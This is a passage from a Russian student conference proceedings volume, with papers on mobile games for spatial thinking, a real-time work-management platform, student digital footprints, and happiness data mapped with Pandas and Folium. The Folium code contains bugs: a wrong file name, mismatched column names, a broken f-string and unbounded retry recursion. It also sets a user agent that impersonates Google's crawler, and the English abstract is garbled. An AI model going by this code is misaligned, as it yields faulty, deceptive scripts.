


Рисунок 2 – Игра Monument Valley




Рисунок 3 – Игра Euclidea

Заключение

Мобильные игры могут дополнять традиционное обучение. Студенты, испытывающие трудности с освоением таких дисциплин как начертательная геометрия, инженерная графика, теоретическая механика, математика могут использовать их в качестве своеобразных тренажеров пространственного мышления. Мобильные игры могут быть полезны для развития профессиональных навыков в таких сферах, как архитектура, инженерия и дизайн. Увлекательный и доступный характер мобильных игр делает их полезным инструментом для тренировки пространственного мышления [5]. Мобильные технологии продолжают развиваться и вероятно, через некоторое время образовательные программы университетов будут включать программы обучения, построенные на мобильных приложениях. Целенаправленная разработка мобильных игр, развивающих определенные профессиональные компетенции, уже ведется. Есть немало примеров в различных областях наук, например, мобильные игры для обучения физике, русскому и иностранному языкам, математике.

СПИСОК ИСТОЧНИКОВ

1. Петухова, А. В. Визуальный контент дисциплины: формы и подходы к разработке / А. В. Петухова // Актуальные проблемы совершенствования высшего образования : Тезисы докладов XIV всероссийской научно-методической конференции, Ярославль, 31 марта 2020 года. – Ярославль: Общество с ограниченной ответственностью "Филигрань", 2020. – С. 248-250. – EDN ODMSYV.

2. Талан, А. С. Возможность применения развиваемых с помощью киберспорта когнитивных навыков для решения различных задач / А. С. Талан // Спортивно-педагогическое образование: сетевое издание. – 2018. – № 2. – С. 11-14. – EDN YPPJSP.
3. Балабеков, К. Н. Создание цифрового мобильного приложения по методам обучения разделу "Электричество и магнетизм" на базе Android Studio / К. Н. Балабеков, Ш. Т. Хайрулла // Colloquium-Journal. – 2022. – № 2-1(125). – С. 29-32. – DOI 10.24412/2520-6990-2022-2125-29-32. – EDN ONZYOE.
4. Капустина, С. А. Стереометрические задачи и 3D игры / С. А. Капустина // Актуальные проблемы строительства, ЖКХ и техносферной безопасности : Материалы VII Всероссийской (с международным участием) научно-технической конференции молодых исследователей, Волгоград, 20–25 апреля 2020 года / Под общей редакцией Н.Ю. Ермиловой, И.Е. Степановой. – Волгоград: Волгоградский государственный технический университет, 2020. – С. 352-354. – EDN XWQNFN.
5. Зеленый, П. В. Использование мобильных игр для развития пространственного мышления / П. В. Зеленый, В. Г. Шостак, С. А. Капустина // Инновационные технологии в инженерной графике : проблемы и перспективы : Сборник трудов Международной научно-практической конференции, Новосибирск, Брест, 19 апреля 2019 года / Новосибирский государственный архитектурно-строительный университет (Сибстрин); Брестский государственный технический университет). – Новосибирск, Брест, 2019. – С. 133-137. – EDN QYBWZT.

УДК 004.4

Демидов Эдуард Даниилович, студент, Комсомольский-на-Амуре государственный университет

Demidov Eduard Daniilovich, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПЛАТФОРМА ИНТЕЛЛЕКТУАЛЬНОЙ ПАНЕЛИ УПРАВЛЕНИЯ РАБОТАМИ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

THE PLATFORM OF THE INTELLIGENT REAL-TIME WORK CONTROL PANEL

Аннотация. В статье рассматривается концепция цифровой платформы для управления работами в режиме реального времени, ориентированной на поддержку технологических процессов. Платформа предлагает функционал для планирования, управления задачами, визуализации их статуса на карте, а также аналитики и отчётности. Среди ключевых возможностей фильтрация задач, интеграция с картографическими сервисами, интеллектуальные рекомендации и использование нейронных сетей для прогнозирования сроков, корректировки формулировок и определения приоритетов. Платформа способствует оптимизации маршрутов, снижению затрат времени и ресурсов, а также улучшению взаимодействия между сотрудниками.

Abstract. The article discusses the concept of a digital platform for real-time work management, focused on supporting technological processes. The platform offers functionality for planning, managing tasks, visualizing their status on the map, as well as analytics and reporting. Key features include task filtering, integration with mapping services, intelligent recommendations, and the use of neural networks to predict deadlines, adjust formulations, and determine priorities. The platform helps to optimize routes, reduce time and resource costs, and improve employee interaction.

Ключевые слова: цифровая платформа, методы, управление работами, технологии, модели, концепция, планирование.

Key words: digital platform, methods, work management, technologies, models, concept, planning.

Введение

Платформы управления работами в режиме реального времени является крайне актуальной темой в условиях современного мира, где цифровизация, и автоматизация процессов становятся ключевыми факторами успеха в различных отраслях [1]. Кроме этого, удорожание ресурсов вынуждает предприятия на более рациональное их использование. Для обеспечения конкурентоспособности предприятий на внутреннем и внешнем рынках сбыта необходимо обеспечить их непрерывное развитие в том числе и для сопровождения удалённых работ. Для принятия взвешенных управленческих решений, направленных на развитие предприятий, необходимо иметь систему оценочных показателей, способную адекватно предоставлять информацию по разным аспектам и решаемым задачам.

С учетом стремительного развития цифровых технологий и перехода на удалённую работу, важность эффективного управления проектами и задачами выросла многократно. В этом контексте, внедрение цифровой технологии для управления и отслеживания работ с функциональностью, поддерживающей пространственное размещение задач на карте или плане и визуализацию их статуса, представляет собой актуальное направление исследований.

Рассмотрим концепцию разрабатываемой платформы интеллектуальной панели управления работами в режиме реального времени.

Основная часть

Существует множество цифровых платформ, обеспечивающих возможность управлять работами и проектами. Среди них есть как с типовым решением, так и собираемые под заказ, на основе потребностей фирмы.

Типовые решения часто разрабатываются для стандартных сценариев, но могут не учитывать специфические особенности конкретной организации. В этом случае либо обращаются ко второму варианту с приобретением сборки, либо сами приобретают несколько систем и производят их интеграцию между собой.

Тем не менее большинство существующих решений направлено на решение вопросов управления работами и проектами непосредственно в области информационных технологий, однако технологические работы тоже носят периодический характер удалённого нахождения от места расположения фирмы и соответственно тоже имеют востребованность отслеживания состояния работ.

Концепция цифровой платформы

Согласно циклу Деминга управление можно охарактеризовать как повторяющуюся последовательность из 4 этапов: планирование, работа, проверка, корректировка.

Для эффективного управления структурированными и последовательными технологическими работами в разрабатываемой цифровой платформе будут использованы элементы методологии PRINCE2 и Kanban. Канбан наиболее лучше интегрируется в цифровые платформы, но слабо структурирован, что должно компенсироваться применением элементов второго метода. Это позволит визуализировать задачи, распределять их между сотрудниками, устанавливать приоритеты и определять сроки выполнения [2].

Интеграция визуального мониторинга прогресса выполнения работ с отображением их местоположения на карте может значительно повысить эффективность территориально распределённых компаний, позволяя оптимально планировать последовательность задач и сокращать время на перемещение за счет оптимизации маршрутов. Это улучшает координацию действий сотрудников, снижает затраты на транспорт и

способствует более быстрому реагированию на изменения, что в итоге повышает общую продуктивность и устойчивость бизнеса.

Основные функции платформы:

1 Планирование работ:

1.1 Создание, изменение и удаление задач.

1.2 Назначение исполнителей и сроков выполнения.

1.3 Привязка задач к конкретным объектам (шахты, здания и т.д.).

2 Управление исполнителями ролей:

2.1 Регистрация и авторизация исполнителей ролей.

2.2 Редактирование и просмотр профиля исполнителя роли.

2.3 Контроль загруженности исполнителей ролей.

3 Управление работами:

3.1 Загрузка карты работ объекта.

3.2 Планирование работ с привязкой к канбан-доске.

3.3 Отображение местоположения задач на карте.

3.4 Визуализация выполненных и выполняемых работ.

3.5 Отражение в динамике ключевых показателей эффективности на панели управления.

3.6 Интеллектуальный анализ результатов и принятие решений.

4 Взаимодействие по сети:

4.1 Доступ к платформе через локальную сеть и интернет.

4.2 Дистанционное подключение, передача файлов и документов.

5 Аналитика и отчетность:

5.1 Формирование диаграммы Ганта, статистики и отчета.

Возможности платформы:

- Фильтрация задач по различным критериям (статус, исполнитель, сроки и др.);

- Интеграция с популярными картографическими сервисами для выбора наиболее подходящей карты;

- Визуальное представление хода выполнения работ на карте;

- Интеллектуальные рекомендации действий по выполнению работ в срок.

Помимо этого, нейронные сети могут быть использованы в рамках данной платформы для решения следующих задач [3]:

Прогнозирование сроков выполнения задач: способны анализировать исторические данные о выполнении подобных задач и прогнозировать время, необходимое для завершения текущих задач.

Автоматическое определение приоритетности задач: на основе анализа множества факторов (срочность, важность, наличие необходимых ресурсов и т.д.) могут автоматически определять первоочередные задачи.

Обнаружение аномалий в процессе выполнения работ: могут выявлять отклонения от нормального хода работ и предупреждать о них.

Заключение

В данном исследовании была рассмотрена концепция цифровой платформы интеллектуальной панели управления работами в режиме реального времени, ориентированной на поддержку технологических процессов с возможностью их отображения на карте или плане с визуализацией выполненных работ. Основное внимание было уделено выбору методов управления, таких как Kanban и PRINCE2, которые позволяют адаптировать платформу к нуждам различных предприятий.

Предлагаемый подход сочетает в себе гибкость и универсальность, что делает его применимым в широком спектре отраслей. Благодаря использованию современных цифровых инструментов, платформа обеспечит эффективное управление задачами, улучшенное взаимодействие между сотрудниками и снижение затрат времени и ресурсов.

Важной особенностью платформы является ее способность интегрироваться с существующими системами управления, что облегчает процесс внедрения и уменьшает необходимость радикальных изменений в организационной структуре. В результате предприятия смогут оперативно реагировать на изменяющиеся условия рынка, повышая свою конкурентоспособность и устойчивость.

В дальнейшем планируется развитие платформы, включая расширение ее интеллектуальной функциональности и улучшение пользовательского интерфейса. Это позволит еще больше повысить эффективность управления работами и достичь новых высот в производственной и организационной деятельности.

СПИСОК ИСТОЧНИКОВ

1. Пискунов, А. И. Техническое перевооружение как основа инновационного развития промышленных предприятий России / А. И. Пискунов // Вопросы инновационной экономики. – 2019. – Т. 9, № 1. – С. 137-150. – DOI 10.18334/vinec.9.1.40079. – EDN MKKPRL.
2. Смирнов, К. С. Сравнительный анализ методологий разработки программного обеспечения Agile и Waterfall / К. С. Смирнов // Международный журнал информационных технологий и энергоэффективности. – 2024. – Т. 9, № 2(40). – С. 68-72. – EDN CMFKER.
3. Mohsen, B. M. Impact of Artificial Intelligence on Supply Chain Management Performance / B. M. Mohsen // Journal of Service Science and Management. – 2023. – Vol. 16, No. 01. – P. 44-58. – DOI 10.4236/jssm.2023.161004. – EDN KGBWMY.

УДК 004.9

Зайцев Александр Владимирович, студент, Комсомольский-на-Амуре государственный университет

Zaitsev Alexander Vladimirovich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент, Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ЦИФРОВОЙ СЛЕД СТУДЕНТА В КОНТЕКСТЕ БОЛЬШИХ ДАННЫХ DIGITAL FOOTPRINT OF A STUDENT IN THE CONTEXT OF BIG DATA

Аннотация. В данной работе поднимается проблема цифровизации образования – представление традиционного образования в цифровом виде. Были рассмотрены такие понятия, как цифровой след студента в контексте больших данных, а также один из методов его анализа – образовательный интеллектуальный анализ данных. На основании проведенного анализа проектируется сервис формирования и анализа цифрового следа студента.

Abstract. This paper raises the problem of digitalization of education – presentation of traditional education in digital form. Such concepts as a student's digital footprint in the context of big data, as well as one of the methods of its analysis – educational data mining – were considered. Based on the analysis, a service for the formation and analysis of a student's digital footprint is designed.

Ключевые слова: цифровой след студента, индивидуальная траектория развития, профессиональная компетентность, большие данные, цифровая образовательная среда, образование.

Key words: student digital footprint, individual development trajectory, professional competence, big data, digital educational environment, education.

Введение

В современном мире информационные технологии все глубже проникают в каждый аспект нашей жизни. Одним из таких основополагающих аспектов жизни конкретного человека, а также всего государства в целом, является образование. Поэтому президент Российской Федерации подписал указ «О национальных целях и стратегических задачах развития Российской Федерации на период до 2024», устанавливающий и утверждающий национальный проект «Образование», в котором прописан федеральный проект «Цифровая образовательная среда», цель которого направлена на создание и внедрение в образовательные организации цифровой образовательной среды, а также обеспечение реализации цифровой трансформации системы образования.

Но созданные цифровые образовательные среды в большей своей массе просто копируют традиционные методы образования в цифровое отображение (рисунок 1), не используя преимущества цифровых информационных систем. Одним из таких преимуществ является сбор огромного количества индивидуализированных данных по каждому обучающемуся в данной среде. Такие данные называют цифровым следом студента [1]. Используя цифровые следы, можно менять образовательные программы и курсы, адаптируя его под конкретного студента (рисунок 2).




Рисунок 1 – Традиционная модель цифровых образовательных курсов




Рисунок 2 – Адаптивная модель цифровых образовательных курсов

Целью данной работы является обзор и анализ понятия «цифровой след студента» в контексте больших данных и понятия образовательного интеллектуального анализа данных для последующего использования результатов в проектировании и разработке сервиса для формирования и анализа цифрового следа студента.

Основная часть

Цифровой след

Цифровой след – это совокупность всех данных о человеке, оставленных им при взаимодействии с Интернетом и цифровыми системами (технологиями). В общем смысле – это запись присутствия и поведения человека в сети. Если применить данное понятие в области образования, то можно выделить цифровой след студента, который будет являться совокупностью данных о студенте, оставленным им при взаимодействии с цифровой образовательной системой и другими образовательными онлайн-платформами [2].

Цифровые следы можно разделить на две категории по характеру взаимодействия человека в создании этих следов: пассивные и активные [3].

Активные следы – это информация, с которой человек намеренно генерирует и делится в Интернете и информационных системах, например, сообщения, комментарии, загружаемый контент, а также поисковые запросы. Они отображают конкретные действия, которые человек выполняет осознанно, которыми он хочет поделиться.

Для студента такими активными следами могут являться: диалоги и сообщения, сданные академические работы в цифровой образовательной среде, опубликованные научные работы и статьи, участие в разнообразных онлайн-конференциях, форумах и соревнованиях, записи на форумах и блогах.

Пассивные следы – это информация, собираемая веб-сайтами, приложениями в результате взаимодействия с ними человека без его явного намерения, например, история просмотра веб-страниц, их лог-файлы, геолокация, метаданные файлов, разнообразные метрики (время нахождения на сайте, характер и количество кликов и т.д.). Они отображают действия, которые человек выполняет неосознанно или даже на подсознательном уровне.

Для студента такими пассивными следами могут являться: лог-файлы и метрики из цифровой образовательной среды – просмотренные, пройденные курсы и лекции, время и успешность прохождения курсов, тестов, на каком контенте он задерживался, а какой пропускал, академическая посещаемость.

Источниками цифровых следов студента могут стать:

- цифровые образовательные среды;
- системы аудио- и видеоконференций;
- электронные библиотеки и журналы;
- базы научных публикаций;
- журналы посещаемости;
- социальные сети и мессенджеры.

Собранные данные из представленных источников в совокупности образуют огромный массив как структурированных, так и неструктурированных данных, которые могут собираться в реальном времени. Такой вид представления данных отлично подходит под понятие больших данных.

Большие данные

Большие данные – это огромный объем структурированных и неструктурированных данных, которые слишком сложны и объемны для эффективной обработки традиционными методами и стандартным программным обеспечением [4].

Большие данные характеризуются тремя V:

- объем: огромный объем генерируемых данных, часто измеряемый в терабайтах;
- скорость: скорость, с которой данные генерируются, обрабатываются и анализируются в режиме реального времени;
- разнообразие: различные типы и форматы данных, включая структурированные, неструктурированные и полуструктурированные данные, например, текст, изображения, видео, звук.

В некоторых определениях присутствуют дополнительные V:

- правдивость: качество или достоверность данных;
- ценность: действенные идеи, которые можно извлечь из данных.

Одной из областей исследования, занимающейся анализом цифрового следа студента в контексте больших данных для улучшения результатов обучения, является образовательный интеллектуальный анализ данных (Education Data Mining).

Образовательный интеллектуальный анализ данных

Образовательный интеллектуальный анализ данных – это область исследований, которая фокусируется на использовании методов интеллектуального анализа данных, машинного обучения для изучения и анализа данных, генерируемых в образовательной

среде. Его основная цель – выявление закономерностей, прогнозирования результатов и совершенствование образовательной программы и курсов путем из персонализации и выявления пробелов в знаниях конкретного студента [5].

Данная область использует следующие техники для анализа:

- кластеризация: группировка студентов на основе схожего поведения или характеристик, помогающая выявить закономерности в обучении и группы риска;
- регрессия: прогнозирование непрерывных результатов, например, предсказание будущих оценок студентов на основе их прошлых достижений;
- поиск ассоциативных правил: например, «Студент, изучающий тему X, часто показывает лучшие результаты в заданиях, связанных с Y»;
- поиск последовательностей: анализ последовательности действий студентов, например, какие виды учебной деятельности приводят к повышению вовлеченности или успеваемости.

Заключение

В проделанной работе была поднята проблема цифровизации современного российского образования. Для возможности поиска решений возникшей проблемы были рассмотрены такие понятие, как цифровой след студента в контексте больших данных. Решением возникшей проблемы была предложена такая область исследования, как образовательный интеллектуальный анализ данных, техники и инструменты которого позволяют проанализировать собранный массив данных для последующего улучшения образовательного процесса. Будущее образования, несомненно, цифровое, и понимание последствий цифровых следов будет играть ключевую роль в формировании более персонализированного, эффективного и безопасного образовательного ландшафта.

СПИСОК ИСТОЧНИКОВ

1. Баранова, Е. В. Методы и инструменты для анализа цифрового следа студента при освоении образовательного маршрута / Е. В. Баранова, Г. В. Швецов // Перспективы науки и образования. – 2021. – № 2(50). – С. 415-430. – DOI 10.32744/pse.2021.2.29. – EDN YAKJLN.
2. Вайндорф-Сысоева, М. Е. Перспективы использования цифрового следа в образовательном и научном процессах / М. Е. Вайндорф-Сысоева, В. В. Пчелякова // Вестник Мининского университета. – 2021. – Т. 9, № 3(36). – DOI 10.26795/2307-1281-2021-9-3-1. – EDN OWRRWP.
3. Желнина, Е. В. Оценка качества дистанционного (цифрового) образования: анализ цифрового следа участников образовательного процесса / Е. В. Желнина // Вестник Самарского государственного технического университета. Серия: Философия. – 2022. – № 2(11). – С. 23-28. – EDN WYDVIN.
4. Цифровая образовательная история как составляющая цифрового профиля обучающегося в условиях трансформации образования / Р. В. Есин, Т. В. Зыкова, Т. А. Кустицкая, А. А. Кытманов // Перспективы науки и образования. – 2022. – № 5(59). – С. 566-584. – DOI 10.32744/pse.2022.5.34. – EDN OMTHCN.
5. Шамсутдинова, Т. М. Когнитивная модель траектории электронного обучения на основе цифрового следа / Т. М. Шамсутдинова // Открытое образование. – 2020. – Т. 24, № 2. – С. 47-54. – DOI 10.21686/1818-4243-2020-2-47-54. – EDN PWCSEE.

АНАЛИЗ УРОВНЯ СЧАСТЬЯ С ИСПОЛЬЗОВАНИЕМ ИНТЕРАКТИВНОЙ ВИЗУАЛИЗАЦИИ

ANALYSIS OF HAPPINESS LEVEL USING INTERACTIVE VISUALIZATION

Аннотация. В статье представлен анализ уровня счастья населения различных стран мира за 2019 год с применением методов обработки данных и визуализации. Исследование основано на использовании библиотек Pandas, Seaborn и Folium для обработки данных и построения интерактивных карт. Определены ключевые факторы, влияющие на уровень счастья, такие как ВВП на душу населения, социальная поддержка и ожидаемая продолжительность жизни. Визуализация результатов позволила выявить взаимосвязи между исследуемыми параметрами, а также предоставила наглядный способ оценки данных. Работа подчеркивает важность применения современных технологий анализа данных для принятия решений в общественной и экономической сферах.

Abstract. The article presents an analysis of the well-being of the population of different countries of the world for 2019 using data processing and visualization methods. The study is based on the use of Pandas, Seaborn and Folium libraries for data processing and construction of interactive maps. Key factors affecting the level of happiness are identified, such as GDP per capita, social support and life expectancy. A preview of the results shows typical relationships between limited parameters and also allows you to see the way the data is estimated. The work requires moderate application of modern data analysis technologies for decision-making in social and economic foundations.

Ключевые слова: счастье, анализ данных, визуализация, интерактивные карты, Pandas, Folium, Seaborn.

Key words: happiness, data analysis, visualization, interactive maps, Pandas, Folium, Seaborn.

Введение

Уровень счастья является важным индикатором благополучия населения, он используется правительством, исследовательскими институтами и международными организациями для оценки качества жизни. В эпоху цифровых технологий и больших данных стало возможным анализировать и визуализировать огромные объемы информации, позволяя яснее оценить факторы влияния на уровень счастья.

Данная работа направлена на изучение состояния глобального счастья, используя данные 2019 года и библиотеку Folium для эффективной визуализации информации на интерактивных картах. Актуальность исследования связана с увеличением интереса к измерению уровня счастья и благосостояния людей в различных странах, что может основываться на решениях в области социальной политики, социального обеспечения и экономического роста.

Современные исследования показывают, что уровень счастья общества отражает не только качество жизни, но и оказывает влияние на социальную стабильность и экономическую активность. Осознание факторов, способствующих счастью, может содействовать разработке стратегий, направленных на улучшение жизненных условий и развитие социальной инфраструктуры.

Основная часть

В исследовании использованы данные, характеризующие уровень счастья различных стран, собранные за 2019 год. Выбор данного временного промежутка обусловлен необходимостью минимизировать влияние глобальных кризисов, таких как панде-

мья COVID-19, начавшаяся в 2020 году, и геополитическая напряжённость 2022 года, которые могли существенно исказить объективность собранной информации. Набор данных включает показатели общего рейтинга счастья, валового внутреннего продукта (ВВП) на душу населения, уровня социальной поддержки, ожидаемой продолжительности здоровой жизни и иные ключевые метрики, оказывающие значительное влияние на восприятие благополучия.

В процессе анализа была применена библиотека Pandas для обработки и анализа данных, а также библиотека Seaborn для построения корреляционной матрицы (рисунок 1), что позволило выявить сильную взаимосвязь между показателями Score (Счёт), которая является зависимой переменной и GDP per capita (ВВП на душу населения), Social support (Социальная поддержка), Healthy life expectancy (ожидаемая продолжительность жизни), которые являются независимыми переменными, связанными с уровнем счастья.

Визуализация этих данных на интерактивной карте с использованием Folium (рисунок 2) предоставляет возможность более интуитивного восприятия информации, позволяя пользователям быстро оценивать и сравнивать уровни счастья между странами.

Для обработки и анализа данных была использована библиотека Pandas – программная библиотека на языке Python для обработки и анализа данных. Работа pandas с данными строится поверх библиотеки NumPy, являющейся инструментом более низкого уровня. Предоставляет специальные структуры данных и операции для манипулирования числовыми таблицами и временными рядами.

Библиотека включает в себя объект DataFrame (двумерный массив), похожий на таблицу/лист Excel (данные из файла можно загрузить с помощью команды `pandas.read_csv('наименование файла')`). С помощью программной библиотеки можно проводить такие же манипуляции с данными: объединять список, сортировать по необходимому признаку, производить анализ, формировать отчёты и др.




Рисунок 1 – Корреляционная матрица




Рисунок 2 – Отображение интерактивной карты

Ниже (рисунок 3), приведены данные csv файла для последующей визуализации с помощью библиотеки Folium.

```
import pandas as pd
data = pd.read_csv('2015.csv')
```

	Overall rank	country or region	Score	gdp per capita	social support	healthy life expectancy	freedom to make life choices	generosity	perceptions of corruption
0	1	Finland	7.769	1.340	1.587	0.996	0.596	0.153	0.383
1	2	Denmark	7.690	1.363	1.573	0.996	0.592	0.252	0.418
2	3	Norway	7.554	1.488	1.582	1.028	0.683	0.271	0.341
3	4	Iceland	7.494	1.388	1.624	1.026	0.591	0.354	0.118
4	5	Netherlands	7.488	1.396	1.522	0.999	0.557	0.322	0.298
...	...	...	...	...	...	...	...	...	...
151	152	Rwanda	3.334	0.359	0.711	0.614	0.555	0.217	0.411
152	153	Tanzania	3.231	0.476	0.885	0.499	0.417	0.276	0.147
153	154	Afghanistan	3.203	0.350	0.517	0.361	0.000	0.158	0.825
154	155	Central African Republic	3.083	0.026	0.000	0.105	0.225	0.235	0.835
155	156	South Sudan	2.853	0.306	0.575	0.295	0.810	0.282	0.891

156 rows x 9 columns

Рисунок 3 – Отображение данных с помощью библиотеки Pandas

Так как в изначальном виде в датасете нет широты и долготы, нужно их добавить (рисунок 4), чтобы в последствии использовать эти столбцы для составления интерактивной карты.

После получения актуального датасета с широтой и долготой стран, можно приступить с определением уровня счастья. За основу взята переменная Score (Счёт), опираясь на неё, было принято решение окрасить в зеленый те страны, где Score больше 7, в желтый, где Score больше 6 и остальные случаи в красный (рисунок 5).

На самих маркерах, кроме информации о переменной Score, также существуют другие переменные, которые были взяты с корреляционной матрицы, где связь очень высокая. Это поможет сделать вывод из чего именно составлялась Score.

```
geolocator = Nominatim(user_agent="Mediapartners-Google")
def get_coordinates(country):
    try:
        location = geolocator.geocode(country)
        if location:
            return (location.latitude, location.longitude)
        else:
            return (None, None)
    except GeocoderTimeout:
        return get_coordinates(country)
# Получаем координаты для каждой страны
data['Coordinates'] = data['Country or region'].apply(get_coordinates)
# Разделяем координаты на два отдельных столбца
data[['Latitude', 'Longitude']] = pd.DataFrame(data['Coordinates'].tolist(),
                                              index=data.index)
```

Рисунок 4 – Функция с поиском широты и долготы, добавление их в датасет

```
def get_color(score):
    if score > 7:
        return 'green'
    elif score > 6:
        return 'orange'
    else:
        return 'red'
# Добавляем маркеры для каждой страны с проверкой на наличие координат
for index, row in data.iterrows():
    if pd.notna(row['Latitude']) and pd.notna(row['Longitude']):
        folium.CircleMarker(
            location=[row['Latitude'], row['Longitude']],
            radius=15,
            color=get_color(row['Score']),
            fill=True,
            fill_color=get_color(row['Score']),
            fill_opacity=0.6,
            popup=(
                f"(row['Country or region']): {row['Score']}<br>"
                f"GDP per capita: {row['GDP per capita']}<br>"
                f"Social support: {row['Social support']}<br>"
                f"Healthy life expectancy: {row['Healthy life expectancy']}"
            )
        ).add_to(m)
```

Рисунок 5 – Добавление маркеров

Заключение

Результаты исследования показали, что визуализация данных с использованием библиотеки Folium является эффективным инструментом для представления уровня счастья в разных странах. На основе анализа выявлены ключевые факторы, влияющие на счастье, такие как уровень ВВП на душу населения, социальная поддержка и ожидаемая продолжительность жизни. Построение интерактивных карт позволило не только подчеркнуть важные закономерности, но и предоставить удобный способ для восприятия сложных статистических данных.

Применение библиотек Pandas, Seaborn и других инструментов анализа данных подтвердило их высокую полезность для обработки и интерпретации больших массивов данных. Представленные результаты могут быть использованы для формирования рекомендаций в области государственной политики, направленной на повышение качества жизни населения.

В будущем перспективным направлением исследования может стать анализ динамики уровня счастья в различных странах за более длительный период. Это позволит глубже понять, как изменения экономических и социальных факторов влияют на благополучие населения. Также возможно интегрирование дополнительных переменных, таких как уровень образования или экологические показатели, для получения более комплексной картины [1 - 4].

СПИСОК ИСТОЧНИКОВ

1. Способы прогнозирования данных в сфере услуг здравоохранения / Н. А. Гладских, Г. В. Сыч, Л. Е. Мерзликина, С. Э. Гаджиева // *International Journal of Professional Science*. – 2022. – № 11-1. – С. 72-79. – DOI 10.54092/25421085_2022_111_72. – EDN QCZIZP.
2. Гринева, Н. В. Геоаналитика: сбор, анализ и отображение географических данных для решения задач размещения коммерческих организаций / Н. В. Гринева, А. Д. Топыркин // *Инновации и инвестиции*. – 2023. – № 5. – С. 296-302. – EDN PMUDKD.
3. Жданова, Е. А. Географические информационные системы в лингвистических исследованиях / Е. А. Жданова, А. А. Белых // *Интеллектуальные системы в производстве*. – 2014. – № 2(24). – С. 169-174. – EDN TCUIQN.
4. Ковалев, Г. П. Визуализация неструктурированных данных на картах с помощью python / Г. П. Ковалев, А. В. Городищев, А. Н. Городищева // *Решетневские чтения : Материалы XXV Международной научно-практической конференции, посвященной памяти генерального конструктора ракетно-космических систем академика М.Ф. Решетнева. В 2-х частях, Красноярск, 10–12 ноября 2021 года / Под общей редакцией Ю.Ю. Логинова. Том Часть 2. – Красноярск: Федеральное государственное бюджетное образовательное учреждение высшего образования "Сибирский государственный университет науки и технологий имени академика М.Ф. Решетнева", 2021. – С. 307-308. – EDN NWUCCP.*

УДК 004.056.6

Караванов Иван Владимирович, студент, Комсомольский-на-Амуре государственный университет

Karavanov Ivan Vladimirovich, student, Komsomolsk-na-Amure State University

Бондарев Илья Валерьевич, студент, Комсомольский-на-Амуре государственный университет

Bondarev Ilya Valerievich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

